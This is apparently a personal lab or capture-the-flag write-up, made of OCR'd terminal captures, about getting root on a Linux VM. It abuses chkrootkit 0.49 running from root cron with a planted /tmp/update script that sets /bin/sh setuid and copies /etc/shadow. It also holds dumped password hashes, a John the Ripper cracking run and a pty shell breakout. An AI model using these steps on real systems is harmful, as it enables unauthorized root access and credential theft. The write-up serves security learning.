


```
[  158.571807]  [<c1198a78>] __writeback_single_inode+0x38/0x170
[  158.571863]  [<c12e94c1>] ? blk_execute_rq+0x91/0x100
[  158.571915]  [<c1199b2b>] writeback_sb_inodes+0x17b/0x290
[  158.571970]  [<c108a13d>] ? update_curr+0x1dd/0x340
[  158.572021]  [<c1199cb4>] __writeback_inodes_wb+0x74/0xa0
[  158.572075]  [<c1199f13>] wb_writeback+0x233/0x2c0
[  158.572126]  [<c119a020>] wb_check_old_data_flush+0x80/0x90
[  158.572189]  [<c119a120>] wb_do_writeback+0xf0/0x150
[  158.572241]  [<c1310476>] ? vsnprintf+0x1e6/0x3c0
[  158.572291]  [<c119b5c0>] bdi_writeback_workfn+0x70/0x1b0
[  158.572345]  [<c106d616>] process_one_work+0x116/0x390
[  158.572397]  [<c106e49a>] worker_thread+0xfa/0x320
[  158.572448]  [<c106e3a0>] ? manage_workers.isra.24+0x140/0x140
[  158.572505]  [<c1073e44>] kthread+0x94/0xa0
[  158.572553]  [<c1070000>] ? freeze_workqueues_busy+0xd0/0xf0
[  158.572608]  [<c16839f7>] ret_from_kernel_thread+0x1b/0x28
[  158.572670]  [<c1073db0>] ? flush_kthread_worker+0x90/0x90
[  158.572731] Code: 8d 74 26 00 64 a1 d0 5f b5 c1 8b 80 8c 02 00 00 5d 8b 40 e4
 c1 e8 02 83 e0 01 c3 90 55 89 e5 3e 8d 74 26 00 8b 80 8c 02 00 00 5d <8b> 40 ec
 c3 8d b6 00 00 00 00 8d bc 27 00 00 00 00 55 89 e5 83
[  158.573932] EIP: [<c107408f>] kthread_data+0xf/0x20 SS:ESP 0068:f6115a04
[  158.574028] CR2: 00000000ffffffec
[  158.574073] ---[ end trace 711356aeb72570da ]---
[  158.574123] Fixing recursive fault but reboot is needed!
```



To direct input to this VM, click inside or press Ctrl+G.

I moved on and back to the enumeration script output.



```
### JOBS/TASKS ##########################################
Cron jobs:
-rw-r--r-- 1 root root  722 Jun 19  2012 /etc/crontab

/etc/cron.daily:
total 72
drwxr-xr-x  2 root root  4096 Apr 12  2016 .
drwxr-xr-x 84 root root  4096 Sep 13 10:40 ..
-rw-r--r--  1 root root   102 Jun 19  2012 .placeholder
-rwxr-xr-x  1 root root 15399 Nov 15  2013 apt
-rwxr-xr-x  1 root root   314 Apr 18  2013 aptitude
-rwxr-xr-x  1 root root   502 Mar 31  2012 bsdmainutils
-rwxr-xr-x  1 root root  2032 Jun  4  2014 chkrootkit
-rwxr-xr-x  1 root root   256 Oct 14  2013 dpkg
-rwxr-xr-x  1 root root   338 Dec 20  2011 lighttpd
-rwxr-xr-x  1 root root   372 Oct  4  2011 logrotate
-rwxr-xr-x  1 root root  1365 Dec 28  2012 man-db
-rwxr-xr-x  1 root root   606 Aug 17  2011 mlocate
-rwxr-xr-x  1 root root   249 Sep 12  2012 passwd
-rwxr-xr-x  1 root root  2417 Jul  1  2011 popularity-contest
-rwxr-xr-x  1 root root  2947 Jun 19  2012 standard
```

```
-rwxr-xr-x  1 root root  2947 Jun 19  2012 standard
```

Check version


```
/usr/sbin/chkrootkit -V
chkrootkit version 0.49
```

Googling / exploit-db for 0.49.


> *We just found a serious vulnerability in the chkrootkit package, which may allow local attackers to* ***gain root access*** *to a box in certain configurations (/tmp not mounted noexec).*

A bit unsure on the interval as it could be once a day.

Confirming that CRON is running CHKROOTKIT as root every minute.



```
Sep 13 10:59:01 ubuntu /usr/bin/crontab[20525]: (root) LIST (nobody)
Sep 13 10:59:02 ubuntu CRON[20439]: (CRON) info (No MTA installed, discarding output)
Sep 13 10:59:06 ubuntu dhclient: DHCPREQUEST of 10.20.30.128 on eth0 to 10.20.30.254 port 67
Sep 13 10:59:06 ubuntu dhclient: send_packet: Operation not permitted
Sep 13 10:59:25 ubuntu dhclient: DHCPREQUEST of 10.20.30.128 on eth0 to 10.20.30.254 port 67
Sep 13 10:59:25 ubuntu dhclient: send_packet: Operation not permitted
Sep 13 10:59:33 ubuntu dhclient: DHCPREQUEST of 10.20.30.128 on eth0 to 10.20.30.254 port 67
Sep 13 10:59:33 ubuntu dhclient: send_packet: Operation not permitted
Sep 13 10:59:53 ubuntu dhclient: DHCPREQUEST of 10.20.30.128 on eth0 to 10.20.30.254 port 67
Sep 13 10:59:53 ubuntu dhclient: send_packet: Operation not permitted
Sep 13 11:00:01 ubuntu CRON[21404]: (root) CMD (/usr/sbin/chkrootkit)
Sep 13 11:00:01 ubuntu /usr/bin/crontab[21489]: (root) LIST (nobody)
```



```
Sep 13 11:00:01 ubuntu CRON[21403]: (CRON) info (No MTA installed, discarding output)
Sep 13 11:00:05 ubuntu dhclient: DHCPREQUEST of 10.20.30.128 on eth0 to 10.20.30.254 port 67
Sep 13 11:00:05 ubuntu dhclient: send_packet: Operation not permitted
Sep 13 11:00:13 ubuntu dhclient: DHCPREQUEST of 10.20.30.128 on eth0 to 10.20.30.254 port 67
Sep 13 11:00:13 ubuntu dhclient: send_packet: Operation not permitted
Sep 13 11:00:24 ubuntu dhclient: DHCPREQUEST of 10.20.30.128 on eth0 to 10.20.30.254 port 67
Sep 13 11:00:24 ubuntu dhclient: send_packet: Operation not permitted
Sep 13 11:00:34 ubuntu dhclient: DHCPREQUEST of 10.20.30.128 on eth0 to 10.20.30.254 port 67
Sep 13 11:00:34 ubuntu dhclient: send_packet: Operation not permitted
Sep 13 11:00:42 ubuntu dhclient: DHCPREQUEST of 10.20.30.128 on eth0 to 10.20.30.254 port 67
Sep 13 11:00:42 ubuntu dhclient: send_packet: Operation not permitted
```

Now this is exploitable a few ideas we can do.

- Change the root password and login.

- Create a new user with sudo rights.
- Output/dump /etc/passwd /etc/shadow and crack offline.
- Create reverse shell from root.

so I tried creating /tmp/update with;

```
!#/bin/bash
echo "w00t" | passwd --stdin root
```

and then

```
!#/bin/bash
echo "root:w00t" | chpasswd
```


```
meterpreter > upload /root/Desktop/webshells/update
[*] uploading  : /root/Desktop/webshells/update -> update
[*] uploaded   : /root/Desktop/webshells/update -> update
```

```
mv update /tmp/
ls -lash /tmp
total 24K
4.0K drwxrwxrwt  4 root     root     4.0K Sep 13 10:55 .
4.0K drwxr-xr-x 22 root     root     4.0K Mar 30  2016 ..
4.0K drwxrwxrwt  2 root     root     4.0K Sep 13 10:40 VMwareDnD
   0 srwxr-xr-x  1 www-data www-data    0 Sep 13 10:40 php.socket-0
4.0K -rw-r--r--  1 www-data www-data   12 Sep 13 10:54 update

4.0K -rw-r--r--  1 root     root     1.6K Sep 13 10:40 vgauthsvclog.txt.0
4.0K drwx------  2 root     root     4.0K Sep 13 10:40 vmware-root
```


wait!

```
chmod +x /tmp/update
ls -lash /tmp/update
4.0K -rwxr-xr-x 1 www-data www-data 12 Sep 13 10:54 /tmp/update
```

tail -f /var/log/syslog



```
meterpreter > shell
Process 1530 created.
Channel 8 created.
rm -rf /tmp/update
```




```
rm -rf /tmp/update
mv update /tmp/
chmod +x /tmp/update
tail -f /var/log/syslog
Sep 13 11:09:01 ubuntu CRON[30090]: (CRON) info (No MTA installed, discarding output)
Sep 13 11:10:01 ubuntu CRON[31065]: (root) CMD (/usr/sbin/chkrootkit)
Sep 13 11:10:02 ubuntu /usr/bin/crontab[31150]: (root) LIST (nobody)
Sep 13 11:10:02 ubuntu CRON[31064]: (CRON) info (No MTA installed, discarding output)
Sep 13 11:11:01 ubuntu CRON[32029]: (root) CMD (/usr/sbin/chkrootkit)
Sep 13 11:11:01 ubuntu /usr/bin/crontab[32114]: (root) LIST (nobody)
Sep 13 11:11:02 ubuntu CRON[32028]: (CRON) info (No MTA installed, discarding output)
Sep 13 11:12:01 ubuntu CRON[531]: (root) CMD (/usr/sbin/chkrootkit)
Sep 13 11:12:01 ubuntu /usr/bin/crontab[623]: (root) LIST (nobody)
Sep 13 11:12:02 ubuntu CRON[530]: (CRON) info (No MTA installed, discarding output)
```


FYI, Bash shell breakout. More here

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

I gave up with changing the root password on moved onto dumping the password hashes.



```
meterpreter > ls -lash
Listing: /tmp
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
41777/rwxrwxrwx   4096  dir   2017-09-14 21:13:17 +0100  VMwareDnD
140755/rwxr-xr-x  0     soc   2017-09-14 21:13:16 +0100  php.socket-0
100644/rw-r--r--  810   fil   2017-09-14 22:51:02 +0100  shadow
100755/rwxr-xr-x  87    fil   2017-09-14 22:50:40 +0100  update
100644/rw-r--r--  1600  fil   2017-09-14 21:13:17 +0100  vgauthsvclog.txt.0
40700/rwx------   4096  dir   2017-09-14 21:13:17 +0100  vmware-root

meterpreter > cat shadow
root:$6$DT8ti3eq$pMlNEf0pGecTc.37FsJQBG17YioEa8X1Nmq63Qqnx66b8L/EYsz3sBtyRhoDnGu4uEOA.SCcagQm9Kcrea7Nt.:16917:0:99999:7:::
daemon:*:16890:0:99999:7:::
bin:*:16890:0:99999:7:::
sys:*:16890:0:99999:7:::
```



```
sync:*:16890:0:99999:7:::
games:*:16890:0:99999:7:::
man:*:16890:0:99999:7:::
lp:*:16890:0:99999:7:::
mail:*:16890:0:99999:7:::
news:*:16890:0:99999:7:::
uucp:*:16890:0:99999:7:::
proxy:*:16890:0:99999:7:::
www-data:*:16890:0:99999:7:::
backup:*:16890:0:99999:7:::
list:*:16890:0:99999:7:::
irc:*:16890:0:99999:7:::
gnats:*:16890:0:99999:7:::
nobody:*:16890:0:99999:7:::
libuuid:!:16890:0:99999:7:::
syslog:*:16890:0:99999:7:::
messagebus:*:16890:0:99999:7:::
john:$6$6rHHymgb$11NJYyJJGRU7KW006odutnwRICmL.al76o4DIyjilr50XSUOpFQdhRHv29Zrv9XEWqAp8ah4wJv.nkgAYBNmT/:16917:0:99999:7:::
sshd:*:16903:0:99999:7:::
```

```
root:$6$DT8ti3eq$pMlNEf0pGecTc.37FsJQBG17YioEa8X1Nmq63Qqnx66b8L/EYsz3sBtyRhoDnGu4uEOA.SCcagQm9Kc
john:$6$6rHHymgb$11NJYyJJGRU7KW006odutnwRICmL.al76o4DIyjilr50XSUOpFQdhRHv29Zrv9XEWqAp8ah4wJv.nkg
```

```
root@kali:~/Desktop/webshells# unshadow passwd shadow > passdb
root@kali:~/Desktop/webshells# john -w=/usr/share/wordlists/rockyou.txt passdb
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:09 0.02% (ETA: 05:58:26) 0g/s 387.8p/s 775.7c/s 775.7C/s minerva..happydays
```

These are salted hashes and therefore difficult to crack (for me atm).

I ended up researching a bit more as maybe I was barking up the wrong tree with my ideas.


Another idea was to use **setuid** on /bin/sh (original idea) - the idea behind this;

> *If you setuid on a binary, you're telling the operating system that you want this binary to always be executed as the user owner of the binary. Be smart with setuid! Anything higher than 4750 can be very dangerous as it allows the world to run the binary as the root user*

kudos https://major.io/2007/02/13/chmod-and-the-mysterious-first-octet/

:D


```
chown root:root /bin/sh ; chmod 4777 /bin/sh
```



```
cat /tmp/update
#!/bin/bash
chown root:root /bin/sh ; chmod 4777 /bin/sh
cat /etc/shadow > /tmp/shadow
cat /etc/passwd > /tmp/passwd
iptables -L > /tmp/iptables
/bin/sh
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
whoami
root
```

